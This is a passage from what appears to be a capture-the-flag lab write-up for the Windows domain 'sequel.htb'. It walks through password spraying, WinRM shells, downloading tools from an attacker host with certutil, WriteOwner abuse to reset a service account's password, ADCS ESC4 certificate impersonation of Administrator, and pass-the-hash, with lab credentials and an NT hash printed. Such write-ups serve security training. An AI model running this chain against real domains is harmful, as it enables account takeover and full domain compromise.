nxc smb 10.129.232.128 -u users.txt -p 'WqSZAF6CysDQbGb3'
# [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
Those are valid credentials for user ryan. Let's check WinRM:
nxc winrm 10.129.232.128 -u ryan -p 'WqSZAF6CysDQbGb3'
# [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
ryan is part of Remote Management Users. Credentials confirmed: ryan : WqSZAF6CysDQbGb3.
WinRM (5985)
evil-winrm -i 10.129.232.128 -u ryan -p 'WqSZAF6CysDQbGb3'
The user flag is located at C:\Users\ryan\Desktop\user.txt.
Phase 3 — Attack Path
Initial Access
Shell obtained as ryan via WinRM using credentials found in sql-Configuration.INI — a SQL Server installation config file left on disk. The sa account from the repaired XLSX file enabled MSSQL access, xp_cmdshell provided a reverse shell as sql_svc, and filesystem browsing exposed the configuration file.
Post-Shell Enumeration — BloodHound + winPEAS
I uploaded winPEAS and ran BloodHound simultaneously:
certutil -urlcache -f http://10.10.14.2:9091/winPEASx64.exe winPEASx64.exe
.\winPEASx64.exe
nxc ldap 10.129.232.128 -u 'ryan' -p 'WqSZAF6CysDQbGb3' --bloodhound --collection All --dns-server 10.129.232.128

WinPEAS found certificates used for client authentication. BloodHound revealed that ryan has WriteOwner permissions over ca_svc — meaning we can take ownership of that account and then change its password.
Lateral Movement — WriteOwner → ca_svc
Let's upload PowerView and abuse the WriteOwner edge to set ryan as the owner of ca_svc, grant reset password rights, and change ca_svc's password:
certutil -urlcache -f http://10.10.14.2:9091/PowerView.ps1 PowerView.ps1
Import-Module .\PowerView.ps1

# Set ryan as owner of ca_svc
Set-DomainObjectOwner -Identity "ca_svc" -OwnerIdentity "ryan"

# Grant ryan the right to reset ca_svc's password
Add-DomainObjectAcl -TargetIdentity "ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"

# Change ca_svc's password
$BadPassword = ConvertTo-SecureString "Kasan3Hackt0!" -AsPlainText -Force
Set-DomainUserPassword -Identity "ca_svc" -AccountPassword $BadPassword
Confirming with nxc:
nxc smb 10.129.232.128 -u 'ca_svc' -p 'Kasan3Hackt0!'


Credentials confirmed: ca_svc : Kasan3Hackt0!.
Privilege Escalation — ADCS ESC4
Now let's enumerate vulnerable certificates with ca_svc:
certipy-ad find -u '[email protected]' -p 'Kasan3Hackt0!' -dc-ip 10.129.232.128 -stdout

We find ESC4 — a Write ACL on the template (WriteDacl / WriteOwner) that allows modifying the template to enable ESC1 (arbitrary SAN). The flow is: rewrite the template configuration to enable arbitrary SAN, then proceed as ESC1 to request a certificate impersonating [email protected].
# 1. Rewrite the template to enable arbitrary SAN (turns it into ESC1)
certipy-ad template -u '[email protected]' -p 'Kasan3Hackt0!' -dc-ip 10.129.232.128 -template 'DunderMifflinAuthentication' -write-default-configuration

# 2. Request certificate impersonating Administrator
certipy-ad req -u '[email protected]' -p 'Kasan3Hackt0!' -dc-ip 10.129.232.128 -ca 'sequel-DC01-CA' -template 'DunderMifflinAuthentication' -upn '[email protected]'

# 3. Authenticate with the PFX to recover the Administrator NT hash
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.128

# 4. Restore the template to its original state
certipy-ad template -u '[email protected]' -p 'Kasan3Hackt0!' -dc-ip 10.129.232.128 -template 'DunderMifflinAuthentication' -write-configuration DunderMifflinAuthentication.json

Administrator NT hash recovered. Now we pass the hash with evil-winrm:
evil-winrm -i 10.129.232.128 -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Shell obtained as sequel\Administrator. Root flag retrieved from C:\Users\Administrator\Desktop\root.txt.
Flags
| Flag | Path | Value |
|---|---|---|
| User | C:\Users\ryan\Desktop\user.txt |
FLAG{REDACTED} |
| Root | C:\Users\Administrator\Desktop\root.txt |
FLAG{REDACTED} |
Conclusion
- A two-phase Nmap scan identified a Windows DC with MSSQL on 1433 and the standard AD stack; the domain
sequel.htband hostnameDC01.sequel.htbwere confirmed via LDAP SAN and MSSQL NTLM info. Starting credentials were rose : KxEPkKe6R8su. - Null and Guest SMB sessions were fully blocked;
rosehad read access toAccounting Departmentcontaining two corrupted XLSX files; patching the ZIP magic bytes (50 4B 03 04) at offset 0 withddrepaired them, revealing credentials including sa : MSSQLP@ssw0rd!. mssqlclient.pyauthenticated assawith sysadmin rights;xp_cmdshellwas enabled and a reverse shell obtained assql_svc;sql-Configuration.INIinC:\SQL2019\ExpressAdv_ENUcontained sql_svc : WqSZAF6CysDQbGb3; password spraying identified ryan : WqSZAF6CysDQbGb3 with WinRM access and the user flag.- BloodHound revealed
ryanhadWriteOwneroverca_svc; PowerView setryanas owner, grantedResetPassword, and changedca_svc's password to ca_svc : Kasan3Hackt0!. certipy-ad findidentified ESC4 on theDunderMifflinAuthenticationtemplate;-write-default-configurationrewrote the template to allow arbitrary SAN; a certificate impersonating[email protected]was requested;certipy-ad authextracted the Administrator NT hash; Pass-the-Hash viaevil-winrmdelivered Domain Admin access and the root flag. Template was then restored to its original state.
The system fell because a public XLSX file with corrupted magic bytes concealed MSSQL credentials, a sysadmin SQL account allowed OS command execution, a configuration file preserved plaintext service account credentials, and a domain account held WriteOwner over a CA service account — enabling a chain from MSSQL to ADCS ESC4 without ever needing to crack a hash.